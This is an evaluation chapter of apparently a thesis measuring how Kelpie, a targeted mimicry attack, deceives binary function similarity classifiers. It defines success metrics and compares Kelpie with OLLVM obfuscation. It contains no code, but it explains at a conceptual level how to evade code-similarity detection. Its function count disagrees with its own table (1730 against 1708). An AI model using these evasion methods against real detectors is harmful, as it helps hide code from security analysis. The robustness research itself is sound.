Dataset-2. In addition, we need to build a second dataset that will serve as testing dataset. Moreover, we chose projects where we can automatically identify, manipulate and compile the source code files from the git repositories of this testing dataset.

We use 12s of the most starred publicly available *C* repositories from GitHub to create our second dataset. Next, we extract *eligible* functions from them. An eligible function is defined by the following criteria:

- The function contains more than 5 basic blocks. This is required by all classifiers to operate correctly [13, 52]. This criterion is generally used in function clone detection problem domain [13, 65, 46].
- The function was correctly recognized by **one** or more classifiers in a classification test. We exclude the ones that are recognized by none of the classifiers, because if a function is already evading detection, then using it to measure *Kelpie*'s performance is not meaningful.

In total, this dataset contains 1730 functions across 12 repositories. We describes the repositories used and the number of eligible functions they contain in Table 6.1.

We give figures reporting the distribution of functions according to their number of control flow structure in Figure 6.1 (conditional jumps) and Figure 6.2 (loops). A heatmap summarizing this data across the functions is given in Figure 6.3.

Next, we randomly divide those test functions into two equally sized sets: the **payload** functions set *Payloads* and the **target** functions set *Targets*. Each set contains approximately 850 functions.

Binary	#Functions	Binary	#Functions
42sh	27	masscan	104
hydra	32	sqlite3	110
malloc	32	darknet	151
jq	33	hashcat	236
tmux	66	git	290
skynet	74	redis	553
	Total	**1708**	

Table 6.1: Selected functions sorted by number of functions, ascending. (see Section 6.1 for the selection criteria).




Figure 6.1: Conditional jumps function distribution.

6.1.2 Classification task

Given a set of perturbed payloads $\mathcal{Q} = \{p_{adv}^{(t)}\}$, we design the classification test with two sets: a set of positive pairs $(p_{adv}^{(t)}, p)$ and a set of negative pairs $(p_{adv}^{(t)}, t)$, where p is the initial payload, t the target, and $p_{adv}^{(t)}$ the perturbed payload p that mimics t.

From each classification test, we compute a ROC curve by plotting the true positive rate against the false positive rate across different similarity thresholds, and we report the area under the curve (AUC). An $AUC = 1$ indicates a perfect classifier, while $AUC = 0.5$ corresponds to random guessing. In addition, we report the following metrics, together with their interpretation in our setting:

- $Precision = \frac{TP}{TP+FP}$: Measures how often the classifier is correct when it predicts two binary functions as similar. A low precision (high FP) means that pairs $(p_{adv}^{(t)}, t)$ are incorrectly classified as similar.
- $Recall = \frac{TP}{TP+FN}$: Measures how often the classifier successfully recognizes perturbed versions of a function. A low recall (high FN) means that pairs $(p_{adv}^{(t)}, p)$ are incorrectly classified as dissimilar.
- $Accuracy = \frac{TP+TN}{TP+TN+FP+FN}$: The overall proportion of correct predictions.




Figure 6.2: Loops function distribution.

with:

- *TP* the number of true positives, i.e. pairs $(p_{adv}^{(t)}, p)$ that are correctly recognized as similar.
- *FP* the number of false positives, i.e. pairs $(p_{adv}^{(t)}, t)$ that are wrongly recognized as similar.
- *TN* the number of true negatives, i.e. pairs $(p_{adv}^{(t)}, t)$ that are correctly recognized as dissimilar.
- *FN* the number of false negatives, i.e. pairs $(p_{adv}^{(t)}, p)$ that are wrongly recognized as dissimilar.

These metrics are the classic metrics used to evaluate a binary classifier's performances. However we need to define a metric to measure the effectiveness of *Kelpie*'s mimicry attack, which we do in Section 6.1.4.

6.1.3 Retrieval test

In this test, given a binary function from a query set, the classifier must retrieve the most relevant items from a repository $\mathcal{R}$ of other binary functions, under specific decision thresholds. In our evaluation Section 6.3, the query set is the set of *Kelpie*-perturbed payloads $\mathcal{Q} = \{p_{adv}^{(t)}\}$, and we use as repository $\mathcal{R} = \mathit{Payloads} \cup \mathit{Targets}$ with pool size 100. The pool size defines the number of repository items that are considered for each query, which is also the length of the ranked list returned by the classifier. To construct each query's retrieval pool, we randomly sample 98 functions from $\mathcal{R}$ and explicitly include one version of the original payload p and one version of the intended target t. This ensures that the classifier always faces a realistic search scenario: the repository contains both the source and target of mimicry, embedded among unrelated different functions.

Classic metrics for retrieval are the *MRR*@K and *HITS*@K (see Section 2.2.2). For the sake of interpretability, and to avoid redundancy (by definition *MRR*@1 = *HITS*@1), we choose to report in this chapter the *HITS*@K values. For given $\mathcal{Q}$ and $\mathcal{R}$, we can compute different *HITS*@K, depending on what we consider as the "relevant function" in the classifier's output. In particular, during evaluations on perturbed samples $p_{adv}^{(t)}$, the relevant function can be the original payload p or the target t, depending on our measurements. We denote those scores

$HITS_p@K$ and $HITS_t@K$, that give us good understanding of the overall retrieval performances of the classifiers.

However, again, these standard retrieval metrics are again not sufficiently discriminating to demonstrate the success of a mimicry attack. See Section 6.1.4.

6.1.4 How to measure the success of a mimicry attack?

The previously presented classical metrics are useful to measure the performances of the classifiers, but we want to measure the performances of *Kelpie* as a targeted evasion tool. Given a perturbed payload $p^{(t)}_{adv}$, the associated pair payload / target (p, t) and a classifier $\mathcal{C}$ that outputs if two functions are similar (`True` or `False`), we have 4 possible decision outcomes, described in Table 6.2.

Case	$\mathcal{C}(p^{(t)}_{adv}, p)$	$\mathcal{C}(p^{(t)}_{adv}, t)$	Outcome	Interpretation
1	`True`	`False`	Failure	Payload still similar; target rejected
2	`False`	`False`	Evasion	Payload concealed; target rejected
3	`True`	`True`	Confusion	Payload and target both predicted similar
4	`False`	`True`	Mimicry	Payload concealed; target accepted

Table 6.2: Decision outcomes when classifying a perturbed sample $p^{(t)}_{adv}$.

For us, the case number 4 is ideal and will serve as the condition of *Kelpie*'s mimicry attack success. For an adversarial sample $p^{(t)}_{adv}$, the mimicry attack is a success if the following condition is met:

$$\text{cond}(p^{(t)}_{adv}) \quad := \quad \mathcal{C}(p^{(t)}_{adv}, p) = \texttt{False} \quad \wedge \quad \mathcal{C}(p^{(t)}_{adv}, t) = \texttt{True} \tag{6.1}$$

And so, given a set of adversarial samples $\mathcal{Q} = \{p^{(t)}_{adv}\}$, we can compute the ratio of success of the attacks, that we call the *Mimicry Attack Rate of Success* (*MARS*):

$$MARS = \frac{1}{|\mathcal{Q}|} \sum_{p^{(t)}_{adv} \in \mathcal{Q}} \mathbf{1}_{\text{cond}(p^{(t)}_{adv})} \tag{6.2}$$

with $\mathbf{1}$ being the indicator function. This metric is easily interpretable: a *MARS* of 0.25 means that 25% of the attacks are successful.

We now have to define what is means for a classifier to output `True` or `False` when asked if two functions are similar in our two experimental frameworks: the classification and the retrieval tests.

***MARS* for a classification task.** In this setting, two functions are similar if the classifier's similarity score output is above its decision threshold α (see Section 2.2.1). The *MARS* condition becomes:

$$\text{cond}_\alpha(p^{(t)}_{adv}) \quad := \quad \mathcal{C}(p^{(t)}_{adv}, p) < \alpha \quad \wedge \quad \mathcal{C}(p^{(t)}_{adv}, t) > \alpha \tag{6.3}$$

The threshold parameter α is dependant on each classifier, computed before testing during training and validation and is omitted when reporting the *MARS* for classification, as it is not relevant when reporting classification results [13].

***MARS* for a retrieval task.** Given a query $p^{(t)}_{adv}$, a ranked list of repository functions, and a rank threshold K, we define two functions as similar under the retrieval test if the candidate appears within the top-K positions of the ranking for that query (see Section 2.2.2). The condition for computing *MARS* becomes:

$$\text{cond}_K(p^{(t)}_{adv}) \quad \coloneqq \quad p \notin \text{Top}_K(p^{(t)}_{adv}) \ \wedge \ t \in \text{Top}_K(p^{(t)}_{adv}), \tag{6.4}$$

where $\text{Top}_K(q) \subseteq \mathcal{R}$ is the set of the K most similar functions to q according to the classifier. This condition verifies if the original payload p is outside the top-K while the intended target t is inside the top-K. We denote *MARS*@K the *MARS* for retrieval, with a given rank threshold K.

We can also enforce on the condition that, for $p^{(t)}_{adv}$, t is within the top-K returned functions and p is outside the top-K' returned functions. We decide to report results with a unique K to avoid adding an extra parameter that doesn't provide additional interpretability: the success rate would depend on two arbitrary cutoffs.

6.1.5 Three other specific metrics

The decision outcome table Table 6.2 gives us four cases, and we only covered one with our newly defined *MARS* metric, the Mimicry case. We can copy this definition for each other case, *Evasion*, *Confusion* and the worst case for us, *Failure*, by playing with the condition in the *MARS* definition in Equation (6.2).

For an adversarial sample $p^{(t)}_{adv}$, the *Evasion* condition is met if:

$$\text{cond}(p^{(t)}_{adv}) \quad \coloneqq \quad \mathcal{C}(p^{(t)}_{adv}, p) = \texttt{False} \quad \wedge \quad \mathcal{C}(p^{(t)}_{adv}, t) = \texttt{False}, \tag{6.5}$$

the *Confusion* condition is met if:

$$\text{cond}(p^{(t)}_{adv}) \quad \coloneqq \quad \mathcal{C}(p^{(t)}_{adv}, p) = \texttt{True} \quad \wedge \quad \mathcal{C}(p^{(t)}_{adv}, t) = \texttt{True}, \tag{6.6}$$

and the *Failure* condition is met if:

$$\text{cond}(p^{(t)}_{adv}) \quad \coloneqq \quad \mathcal{C}(p^{(t)}_{adv}, p) = \texttt{True} \quad \wedge \quad \mathcal{C}(p^{(t)}_{adv}, t) = \texttt{False} \tag{6.7}$$

By mimicking the construction of *MARS* and *MARS*@K, we can build the *EVASION*, *EVASION*@K, *CONFUSION*, *CONFUSION*@K, *FAILURE* and *FAILURE*@K metrics by computing the ratios of adversarial samples that meet the relative conditions in classification and retrieval tests. During the results analysis, we will also rely on those metrics to for more precision.

Measures for the classification task. Formally, with $\mathcal{Q}$ the set of perturbed payloads $p^{(t)}_{adv}$ used to build the positive pairs $(p^{(t)}_{adv}, p)$ and negative pairs $(p^{(t)}_{adv}, t)$, we define:

$$FAILURE = \frac{1}{|Q|} \sum_{p^{(t)}_{adv} \in Q} \mathbf{1}\{C(p^{(t)}_{\text{adv}}, p) = \text{True} \wedge C(p^{(t)}_{\text{adv}}, t) = \text{False}\}$$

$$CONFUSION = \frac{1}{|Q|} \sum_{p^{(t)}_{adv} \in Q} \mathbf{1}\{C(p^{(t)}_{\text{adv}}, p) = \text{True} \wedge C(p^{(t)}_{\text{adv}}, t) = \text{True}\}$$

$$EVASION = \frac{1}{|Q|} \sum_{p^{(t)}_{adv} \in Q} \mathbf{1}\{C(p^{(t)}_{\text{adv}}, p) = \text{False} \wedge C(p^{(t)}_{\text{adv}}, t) = \text{False}\}$$

Measures for the retrieval task. Similarly, given a set of queries $\mathcal{Q}$ of perturbed payloads $p_{adv}^{(t)}$, we define:

$$FAILURE@K = \frac{1}{|Q|} \sum_{p_{adv}^{(t)} \in Q} \mathbf{1}\{p \in \text{Top}_K(p_{adv}^{(t)}) \ \wedge \ t \notin \text{Top}_K(p_{adv}^{(t)})\}$$

$$CONFUSION@K = \frac{1}{|Q|} \sum_{p_{adv}^{(t)} \in Q} \mathbf{1}\{p \in \text{Top}_K(p_{adv}^{(t)}) \ \wedge \ t \in \text{Top}_K(p_{adv}^{(t)})\}$$

$$EVASION@K = \frac{1}{|Q|} \sum_{p_{adv}^{(t)} \in Q} \mathbf{1}\{p \notin \text{Top}_K(p_{adv}^{(t)}) \ \wedge \ t \notin \text{Top}_K(p_{adv}^{(t)})\}$$

where $\text{Top}_K(q) \subseteq \mathcal{R}$ is the set of the K most similar functions to q according to the classifier.

6.1.6 Binary function classifiers

To evaluate *Kelpie*, we first leverage the valuable benchmarking efforts Marcelli *et al.* [13] and select the top-performing classifiers that they identified: *Asm2vec* [49], *GGSNN* [80], *GMN* [80], *Trex* [88] and *Zeek* [92]. We also select the more recent *jTrans* [52] , *CLAP* [89] and *HermesSim* [91], based on their performances and the novelty of their code representations. We considered the promising *StrTune* [93], but were unable to find an open-source version. We provide a short description of each model here, but a more complete description of them is given in Section 2.4.4, and a comparison table is given in Table 2.1.

Assembly-level features models. ***Asm2vec***: Models assembly code via random walks over CFGs and applies a PV-DM (paragraph vector) model. ***jTrans***: Embeds assembly and jump information using a BERT-based Transformer model pre-trained with MLM and jump prediction.

Attributed CFG (ACFG) and Graph Neural Network (GNN) models. ***GGSNN***: Applies a Gated Graph Sequence Neural Network (GGNN) on ACFGs with MLPs or RNNs for message propagation. ***GMN***: Uses a Graph Matching Network with MLPs and attention modules to compare pairs of ACFGs.

Intermediate Representation (IR) and Dataflow models. ***Zeek***: Extracts semantic strands from VEX IR through slicing and learns embeddings using a two-layer fully connected network.

Hybrid Feature models. ***Trex***: Combines static assembly with micro-trace semantics; pre-trains a hierarchical Transformer on dynamic execution traces and transfers to static binary similarity tasks. ***HermesSim***: Lifts binaries into Semantic-Oriented Graphs (SOGs) combining control, data, and effect flows, then applies GGNN with a softmax aggregator for similarity computation. ***CLAP***: Extends the *jTrans* architecture by leveraging natural language descriptions of function source code to fine-tune embeddings, aligning the function's assembly representations with LLM-based textual embeddings in a shared latent space.

6.2 Baseline Performance

Before evaluating the performance of *Kelpie*, we study the baseline performances of the classifiers when asked to classify functions that don't present any perturbation. To understand the results obtained by *Kelpie*, we establish a baseline under two typical scenarios. In both scenarios, the classifier's repository is $\mathcal{R} = \mathit{Targets} \cup \mathit{Payloads}$, meaning that the classifier has access to a compiled version of each payload, although it was not trained on them.

Scenario 1: the classifier knows the payload. In Scenario 1, we investigate whether a classifier can correctly identify a given payload that already exists in its repository (but was not seen during training). For this, the classifier's repository is composed of *Targets* compiled with `GCC` at default optimization level and of *Payloads* dataset, also compiled with `GCC` at default optimization level (*O2* by default). This means that the classifier has access to a compiled version of each payload, although it was not trained on them.

The results of the baseline binary classification test and the retrieval test are reported in Table 6.4 and the columns with queries "$p \in \mathit{Payload}$" of Table 6.5. The baseline test shows that all classifiers achieve near-perfect score in the classification and retrieval test.

Scenario 2: the classifier does not know the payload's compilation toolchain. In Scenario 2, we perform a cross-optimization (XO) retrieval test. The query to the classifier is made using a payload compiled with an random optimization level *Oi*. The classifier repository is composed of targets and of payloads compiled with `GCC` at all optimization levels different than *Oi*. The results, shown in the columns with queries "$p \in \mathit{Dataset\text{-}XO}$" of Table 6.5, reveal a decrease in retrieval precision, but on par with the SotA results [13, 91, 52, 89].

This acts as a baseline on the capabilities of the classifiers to recognize the same function but with a different syntax. We should keep in mind that this task is explicitly one of the tasks that the classifiers are trained on (the other classical ones being the cross-architecture and cross-compiler task), and the classifiers are expected to generalize from this training task. We chose the XO task as it is the only task that is common to all the classifiers by design. As a result, the reference for the retrieval test is the XO-baseline.

6.2.1 Bias check

We conduct a classification task experiment (see Section 2.2.1) to verify that comparing a program to its pre-processed version (restricted to `if`, `while`, `break`, `continue`, and `end` constructions) does not significantly impact the classifier's decisions. Before this experiment, each function p_{src} is transformed into its normalized intermediate representation p_{IR} by rewriting all control flow constructs to the restricted set defined in Table 5.1. This preprocessing step ensures that syntactically different but semantically equivalent control-flow structures (for example `for` and `while`) are treated uniformly across samples.

Let p be a function of $\mathcal{P}$. We denote p_{IR} the version of p that we obtain by first preprocessing p_{src} as described in Section 5.1.2 and then compiling it. For our classification task, we build a dataset of positive pairs (p_{IR}, p) for $p \in \mathcal{P}$, and negative pairs (p_{IR}, t) for $p \in \mathcal{T}$ randomly selected, which makes around 1.7k pairs. We then evaluate our classifiers on this classification task and compute their AUC.

The results, reported in Table 6.3, show that the AUC for all models was superior to 0.98, and the accuracy remained above 0.97 in all cases.

Model	AUC (bias test)	Accuracy
Asm2vec [49]	0.98	0.97
GGSNN [80]	0.99	0.97
GMN [80]	0.98	0.97
Trex [88]	0.99	0.98
Zeek [92]	0.98	0.97
jTrans [52]	0.99	0.98
CLAP [89]	0.99	0.98
HermesSim [91]	0.99	0.97

Table 6.3: Synthetic results for the preprocessing bias evaluation. All classifiers show negligible bias introduced by *Kelpie*'s preprocessing phase.

Conclusion. The performances of the classifiers used in this thesis are not impacted by the source code preprocessing phase of *Kelpie*.

6.3 RQ1 - Attack Performance

To measure *Kelpie*'s attack performance on the selected classifiers, we conduct a classification test (see Section 2.2.1) and a retrieval test (see Section 2.2.2) with *Kelpie*-perturbed payloads and compare the classifiers performances with the baselines (see Section 6.2).

6.3.1 Setup

First, we perform a classification test. For each payload $p \in \mathit{Payloads}$ and each target $t \in \mathit{Targets}$, we generate a perturbed payload $p_{adv}^{(t)}$, compiled with `GCC` at default optimisation level *O2*. This results in approximately $10,000$ perturbed payloads.

We perform a binary classification test with the negative pairs $(p_{adv}^{(t)}, t)$ and the positive pairs $(p_{adv}^{(t)}, p)$, built from each perturbed payload $p_{adv}^{(t)}$, thus providing a balanced dataset.

Then we perform a retrieval test, with classifier repositories composed of targets and of payloads compiled with `GCC` at default optimization level *O2*, and a query set comprising all the perturbed payloads $p_{adv}^{(t)}$. We perform this test with a pool-size of 100, meaning that we compute the similarity of each query with 100 functions from $\mathcal{R}$, as it is usual in the literature [13]. We remind that we build the retrieval pool by randomly sample 98 functions from $\mathcal{R}$ and including one version of the original payload p and one version of the intended target t.

6.3.2 Results

The results of the classification test are reported in Table 6.4 and of the retrieval test in Table 6.5.

After applying *Kelpie*, we observe in the classification test that all AUC values fall systematically below 0.50. The most resilient classifier, *HermesSim* [91], reaches only 0.42. In every case, performance is worse than that of a random classifier. Accuracy follows the same trend, confirming a consistent degradation in detection capability. The *MARS* metric further shows that, on average, 40% of mimicry attacks succeed. *HermesSim* again appears as the most resilient, with a *MARS* of 0.25.

In the retrieval test, perturbed payloads are consistently retrieved closer to their target t than to their source p, that is, $\mathit{HITS}_p@K \leq \mathit{HITS}_t@K$, with a substantial margin confirmed

by the *MARS*@K scores. When the decision threshold is set to $K = 10$, the average success rate of mimicry attacks reaches 42%. In this setting, *HermesSim* performs best, achieving *MARS*@10 = 0.18.

The results on the other possible outcome scenarios (evasion, failure and confusion) reinforce our analysis, showing that when both targeted and non-targeted (*Mimicry* and *Evasion*) attacks are considered, the overall success rate exceeds 50%.

6.3.3 Conclusion

Kelpie consistently undermines the robustness of state-of-the-art function similarity classifiers. In both classification and retrieval settings, the attacks effectively alter model decisions, causing perturbed payloads to be interpreted as their intended targets while concealing their original identities. The observed drops in traditional performance metrics (*AUC*, *Precision*, *Recall*, *Accuracy*) demonstrate broad degradation, while the *MARS* and *MARS*@K metrics capture targeted attack success.

The results reveal that sequence and token-based architectures (*Asm2vec*, *Trex*, *Zeek*) are particularly vulnerable: their shallow syntactic representations are easily manipulated through local instruction substitutions. Graph-based models (*GGSNN*, *GMN*) offer moderate robustness, yet remain sensitive to structural perturbations targeting their control-flow features. Hierarchical approaches such as *HermesSim*, which integrate richer control-flow and data-flow context, display the strongest resistance, though even they can be deceived in a significant fraction of cases.

These outcomes are achieved in a strict black-box, zero-query setting, without any access to the models architecture, training data nor output. Despite this extremely constrained threat model, *Kelpie* succeeds in performing targeted mimicry attacks, a stronger objective than simple evasion. Taken together, these findings reveal a fundamental robustness gap: current binary function classifiers fail to capture the underlying semantics of binary code.

6.4 RQ2 - Comparison with regular code obfuscation techniques

We also compared *Kelpie* to a well-known obfuscator, `OLLVM` [41], a widely used [49, 7] open-source C-code obfuscator compiler. For this study we activated the three techniques that it provides: *Bogus Control Flow Graph*, *Control Flow Flattening*, and *Instruction Substitution*, modifying both the CFG and the assembly code of the functions. We ran a similar classification task as we did in this RQ1, but obfuscated the functions with `OLLVM` instead of perturbing them with *Kelpie*. There is no point in running a retrieval test here as by design, `OLLVM` in incapable of controlling the change in similarity between $p_{adv}^{(t)}$ and t, so the results would be meaningless. The results are detailed in Table 6.6.

First we give a description of the three obfuscations techniques that we activated:

Bogus Control Flow Graph (BCFG). The Bogus Control Flow Graph transformation injects spurious basic blocks and edges into a function's CFG, typically guarded by opaque predicates (conditions that are difficult to evaluate statically). This bears resemblance with $Kelpie_{CF}$, but is not guided here. These injected blocks do not change the observable semantics because the predicates always evaluate to a fixed truth value at runtime, or the bogus paths are never taken, but they substantially increase the number of nodes and edges in the CFG. Implementations also insert short trampolines and indirect jumps to connect the fake blocks

(see Section 8.3.2), and may duplicate small code fragments so that the bogus blocks resemble real basic blocks.

The net effect is to make the graph topology noisier and to break simple structural matching heuristics: many CFG-based features (node counts, degree distributions, typical block shapes) are distorted, which hinders approaches that rely on direct graph isomorphism or simple graph statistics. Because the transformation is generic (it does not try to make the function resemble any specific other function), it makes the function harder to recognize but does not steer a classifier toward a chosen target.

Control Flow Flattening (CFF). Control Flow Flattening rewrites a function so that its original structured control flow (nested conditionals, loops, and sequential blocks) is replaced by a single flat dispatch loop driven by a state variable. Concretely, the original basic blocks are turned into labeled *cases* in a central dispatcher (often implemented as a `switch` or a sequence of indirect branches), and control is transferred by updating the state and jumping back to the dispatcher. This eliminates the original nesting and ordering information that many analyzers use: loop boundaries, well-formed conditional trees and block adjacency are all obscured. CFF also introduces additional bookkeeping code (state updates, dispatcher logic) and often lowers locality between related instructions, which degrades features based on block order or local instruction windows. Again, it is a coarse, syntax-level transformation that does not attempt to mimic any chosen target function.

Instruction Substitution (IS). Instruction Substitution replaces individual instructions or short instruction sequences with alternative, semantically equivalent sequences. This can be seen as the alternative to $Kelpie_{ASM}$. Examples include replacing a single addition by a pair of adds and subtracts that net the same result, transforming addressing modes, decomposing a complex addressing computation into several simpler instructions, or using different register temporaries with equivalent moves. The transformation can also replace arithmetic with bitwise identities, inline small helper computations, or transform conditional moves into conditional branches and vice versa.

IS therefore modifies the raw assembly token sequence and short instruction n-gram statistics that many embedding- or token-based models rely on, while preserving program semantics. Because substitutions are local and plentiful, they increase lexical and syntactic variability without producing a controlled shift toward any target distribution. They make matching harder but remain agnostic with respect to a target function's signature.

Each of these `OLLVM` techniques perturbs different features used by the classifiers (graph topology for BCFG and CFF, token-level patterns for IS).

6.4.1 Setup

To compare *Kelpie* and `OLLVM`, we reused the same dataset and classifiers as in RQ1. For each original function $p \in \mathcal{P}$, we generated an obfuscated version p_{ollvm} using the `OLLVM` compiler with all three obfuscation passes enabled (`-bcf`, `-fla`, and `-sub`). We then constructed a balanced classification dataset of positive pairs (p_{ollvm}, p) and negative pairs (p_{ollvm}, t), where t is a randomly selected unrelated function. This setup mirrors the classification test of RQ1, allowing direct comparison of AUC scores between the baseline, *Kelpie*, and `OLLVM`. Since `OLLVM` does not support target-directed perturbations, we do not perform retrieval tests here: we just report $MARS$ as an indicator of mimicry capability.

6.4.2 Results

The results are summarized in Table 6.6. Across all classifiers, `OLLVM` obfuscation reduced classification accuracy relative to the baseline, with AUC values ranging from 0.54 to 0.69. This confirms that `OLLVM` effectively introduces noise and reduces recognisability, but without steering the similarity toward any specific target. Consistently, the $MARS$ values remain near zero (below 0.05), indicating that almost none of the obfuscated samples are misclassified as a chosen target.

6.4.3 Conclusion

We observe in the classification test results that `OLLVM` cannot execute a targeted attack. This underlines that obfuscators cannot run targeted attacks as *Kelpie* does, as they are designed to obfuscate generically rather than to mimic a particular target. They increase uncertainty and reduce raw similarity scores, but do not systematically move an input toward a chosen target in the embedding or retrieval space.




Figure 6.3: Conditional jumps / loops heatmap of the functions.

	Baselines					***Kelpie***							
	AUC	*Precision*	*Recall*	*Accuracy*	*MARS*	*AUC*↓	*Precision*↓	*Recall*↓	*Accuracy*↓	*MARS*↑	*EVASION*	*CONFUSION*	*FAILURE*
Asm2vec [49]	1.00	1.00	1.00	1.00	0.00	0.20	**0.40**	0.40	**0.40**	0.55	0.17	0.23	0.04
CLAP [89]	1.00	0.99	0.99	1.00	0.00	0.40	0.46	0.37	0.46	0.30	0.20	0.33	0.17
GGSNN [80]	1.00	1.00	1.00	1.00	0.00	0.35	0.48	0.52	0.48	0.32	0.39	0.23	0.07
GMN [80]	1.00	1.00	1.00	1.00	0.00	0.39	0.46	0.48	0.45	0.36	0.18	0.25	0.21
HermesSim [91]	1.00	1.00	1.00	1.00	0.00	0.42	0.49	0.53	0.49	0.23	0.26	0.41	0.10
jTrans [52]	1.00	1.00	0.99	1.00	0.00	0.32	0.42	0.45	0.41	0.36	0.16	0.43	0.05
Trex [88]	0.98	0.92	1.00	0.99	0.00	0.28	0.47	0.47	0.47	0.36	0.11	0.50	0.04
Zeek [92]	0.85	0.90	0.94	0.90	0.00	**0.10**	0.43	**0.30**	0.45	**0.74**	0.09	0.12	0.05

Table 6.4: Classifiers performances on the classification test. Baselines and against *Kelpie* samples. ↑ (resp. ↓) indicates that the value should be high (resp. low) for *Kelpie*'s attack to succeed. *MARS* is the Mimicry Attack Rate of Success (see Section 6.1.4).

	Baselines			***Kelpie***					
Queries	$p \in$ *Payloads*		$p \in$ *Dataset-XO*	$p^{(t)}_{adv} \in$ *Dataset-adv*					
	$HITS_p$@1/10	$HITS_t$@1/10	$HITS_p$@1/10	$HITS_p$@1/10 ↓	$HITS_t$@1/10 ↑	*MARS*@1/10 ↑	*EVASION*@1/10	*CONFUSION*@1/10	*FAILURE*@1/10
Asm2vec [49]	0.99 / 0.99	0.01 / 0.01	0.18 / 0.39	0.16 / 0.49	**0.70** / **0.92**	0.70 / 0.46	0.14 / 0.05	0.00 / 0.46	0.16 / 0.03
CLAP [89]	1.00 / 1.00	0.00 / 0.00	0.52 / 0.80	0.06 / 0.26	0.15 / 0.37	0.15 / 0.28	0.79 / 0.46	0.00 / 0.09	0.06 / 0.17
GGSNN [80]	0.99 / 0.99	0.00 / 0.00	0.30 / 0.69	0.02 / 0.17	0.16 / 0.51	0.16 / 0.43	0.82 / 0.40	0.00 / 0.08	0.02 / 0.09
GMN [80]	1.00 / 1.00	0.00 / 0.01	0.33 / 0.79	0.10 / 0.40	0.26 / 0.57	0.26 / 0.39	0.64 / 0.21	0.00 / 0.18	0.10 / 0.22
HermesSim [91]	1.00 / 1.00	0.00 / 0.00	0.50 / 0.82	**0.01** / 0.15	0.11 / 0.28	0.11 / 0.18	0.89 / 0.66	0.00 / 0.10	0.00 / 0.06
